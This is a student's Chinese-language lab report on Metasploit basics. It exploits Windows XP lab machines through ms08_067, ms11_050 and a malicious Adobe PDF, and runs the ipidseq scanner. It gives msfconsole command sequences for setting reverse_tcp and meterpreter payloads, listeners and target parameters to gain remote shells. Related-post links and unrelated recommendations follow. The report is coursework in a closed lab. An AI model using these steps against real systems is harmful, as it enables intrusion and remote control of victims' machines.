
20155311《网络对抗》MSF基础应用
20155311《网络对抗》MSF基础应用
实验过程
实验系统
- 靶机1:Windows XP Professional SP2 ,IP地址:192.168.136.129
- 靶机2:Windows XP vivian SP3 简体中文,IP地址:192.168.136.130
- Kali IP地址:192.168.136.128
1、主动攻击:ms08_067
•使用靶机1和Kali
先msfconsole进入msf,再用search ms08_067查询一下针对该漏洞的攻击模块:

用show targets查看可以被攻击的靶机的操作系统型号:

用show payloads查看可以供我们使用的攻击载荷:

从中找到一个可用的攻击载荷generic/shell_reverse_tcp,用set payload generic/shell_reverse_tcp设置payload:

用show options查看需要设置的参数
这里需要设置RHOST(靶机IP)和LHOST(Kali的IP),使用set 需设置的参数名 参数值命令即可设置:

设置target选项目标(例如我攻击系统为WIN xp 中文简体 SP2,所以选择10)
确认参数设置无误后,用exploit指令开始攻击:

攻击成功后会获取靶机的shell,可以对其进行操作:

2、针对浏览器的攻击:ms11_050
- 使用靶机2和Kali(一开始用自己的最后会有问题,所以换了老师之前的kali)

用search ms11_050查询一下针对该漏洞的攻击模块,并用use windows/browser/ms11_050_mshtml_cobjectelement使用该模块:
- 用info查看该模块的信息(这个指令相当于show targets、show options等的集合版):

- 用set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数。
用show options确认需要设置的参数是否已经设置好。

确认参数设置无误后,用exploit指令开始攻击,攻击成功后会有靶机需要访问的网址:
在靶机IE上输入该网址
- kali中显示session 1已经创建,并显示其会话ID

然而实验2还是失败了 XP系统的IE浏览器已经崩掉了 好多同学跟我有同样的毛病。。。。。。。。。。。。
3、针对客户端的攻击:adobe_toolbutton
- 使用靶机2和Kali

用search adobe查询一下针对该漏洞的攻击模块:

- 选择一个模块并使用该模块:
用show targets查看可以被攻击的靶机的操作系统型号
设置payload攻击载荷,命令set payload windows/meterpreter/reverse_tcp
用show options查看需要设置的参数:


设置相应参数,实施exploit攻击,发现在/root/.msf4/local/目录下成功生成了一个qiaolei05.pdf文件:

这个时候你可能在你的kali中找不到这个pdf文件,那么打开文件夹的隐藏文件显示就可以找到啦
将pdf文件粘贴到靶机win xp
在kali中和前几次实验一样打开并设置监听模块use exploit/multi/handler,set payload windows/meterpreter/reverse_tcp,再设置IP以及端口
在靶机上打开刚刚那个pdf文件(这个时候可能xp没有adobe就需要下载一波,地址呢可以到这里下载),可以观察到Kali成功获取了靶机的shell,可以对其进行操作:
4、成功应用任何一个辅助模块:ipidseq
- ipidseq
功能:扫描网段中的存活ip,它会识别被发现主机的IPID(用于跟踪IP包的次序的一种技术)序列模式,并且表示出哪些是0、随机或递增的。
拥有递增的IPID的空闲(空闲是指该主机在特定时间内不向网络发送数据包)主机(即显示为Incremental!的条目),不会被网络上的其它主机严重影响,可以用来进行TCP空闲扫描。
TCP空闲扫描:是一种高级的nmap扫描方式,这种扫描方式能让我们冒充网络上另一台主机的IP地址对目标进行更为隐秘的扫描。

- 用show auxiliary查看所有辅助模块,并选择其中的一个,选的是scanner/ip/ipidseq:

- 查看需要设置的参数,设置完成后确认一下,这里可以进行对单一目标主机的扫描,然后就可以开始exploit了。

- 也可以对指定网段的主机进行扫描:
实验总结和收获
- 本次实验是对我们之前已经初步用过的msf有了全面的认识和使用。通过查阅各种漏洞,发现真的是触目惊心,各式各样,五花八门,只有想不到,没有实现不了的。如果想对微软的各种漏洞有个全面的了解,可以通过查看microsoft的安全技术中心中的安全公告。 而微软对其门下的各种系统的技术支持是有生命周期的,而其中我们最为熟知的xp已经不在技术支持范围内。在中国,仍然使用着xp系统的计算机还有很多(尤其是父母这辈人,他们本就缺乏这方面的安全知识),而xp还存在着许多已知、未知的漏洞会被攻击者加以利用。足见更新软件、系统的重要性。
- 通过这次实验基本掌握了msf渗透攻击的“套路”,无非是search 查看漏洞信息,show targets 查看可以攻击的系统,show payloads 选择合适的载荷 ,show options 查看需要修改那些属性,info查看各种详细信息,最后反弹链接shell,只要找到合适的靶机,合适的版本,“三板斧”下来基本都可以解决。
20155311《网络对抗》MSF基础应用的更多相关文章
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165325 《网络对抗技术》 Exp5:MSF基础应用
2018-2019-2 20165325 <网络对抗技术> Exp5:MSF基础应用 实验内容(概要) 1.1 一个主动攻击实践,本实验选择 ms17_010_eternalblue(成功 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
随机推荐
- php.ini中date.timezone设置详解
date.timezone设置php5默认date.timezone为utc,改为date.timezone = PRC即可解决时间相差八小时的问题,但我在php的官方文档中看了半天也没找到这个参数啊 ...
- 类与接口(五)java多态、方法重写、隐藏
一.Java多态性 面向对象的三大特性:封装.继承.多态. 多态的类型,分为以下两种: 编译时多态: 指的是 方法重载.编译时多态是在编译时确定调用处选择那个重载方法,所以也叫 静态多态,算不上真正的 ...
- WebSocket实现web即时通信(后端nodejs实现)
WebSocket实现web即时通信 一.首先看一下,HTTP.ajax轮询.long poll和WebSocket的区别: 1.HTTP 协议(短连接):一个 Request 一个 Response ...
- 团队项目个人进展——Day06
一.昨天工作总结 冲刺第六天,深入学习了小程序官方文档,并看了几节小程序教程的视频 二.遇到的问题 对文档中的内容只是熟悉,理解并运用起来还存在问题 三.今日工作规划 学习微信小程序中WebSocke ...
- windows 远程连接
* 方法1:windows自带的远程工具 缺点:如果操作系统是家庭版,会一致连接不上:尽管想办法把这个功能打开: 步骤: * 打开允许远程连接: 点进去自己设置就行,没有什么好说的 设置完之后,需要允 ...
- 如何在 Azure 门户中将托管数据磁盘附加到 Windows VM
本文介绍了如何通过 Azure 门户将新的托管数据磁盘附加到 Windows 虚拟机. 在开始之前,请查看以下提示: 虚拟机的大小决定了可以附加多少个磁盘. 有关详细信息,请参阅虚拟机大小. 对于新磁 ...
- Oracle EBS AP 发票放弃行
-- purpose: 应付发票放弃发票行 -- 12.2.6 环境 -- author:jenrry create_date: 2017-06-07 declare l_dummy_msg VARC ...
- 安装 Scala
0. 说明 Scala 安装(Windows) & Scala 安装(Linux) 1. Scala 安装(Windows) 1.0 下载 Scala 下载地址 1.1 运行 Scala ...
- Go语言学习笔记(六)net & net/http
加 Golang学习 QQ群共同学习进步成家立业工作 ^-^ 群号:96933959 net import "net" net包提供了可移植的网络I/O接口,包括TCP/IP.UD ...
- win7 win10双系统开机系统引导
以win7启动管理器引导作为启动引导 安装一个easybcd 然后里面添加引导选项(添加新条目---->编辑引导菜单(选择倒计时30秒)把use metro bootloader勾去掉就是默认的 ...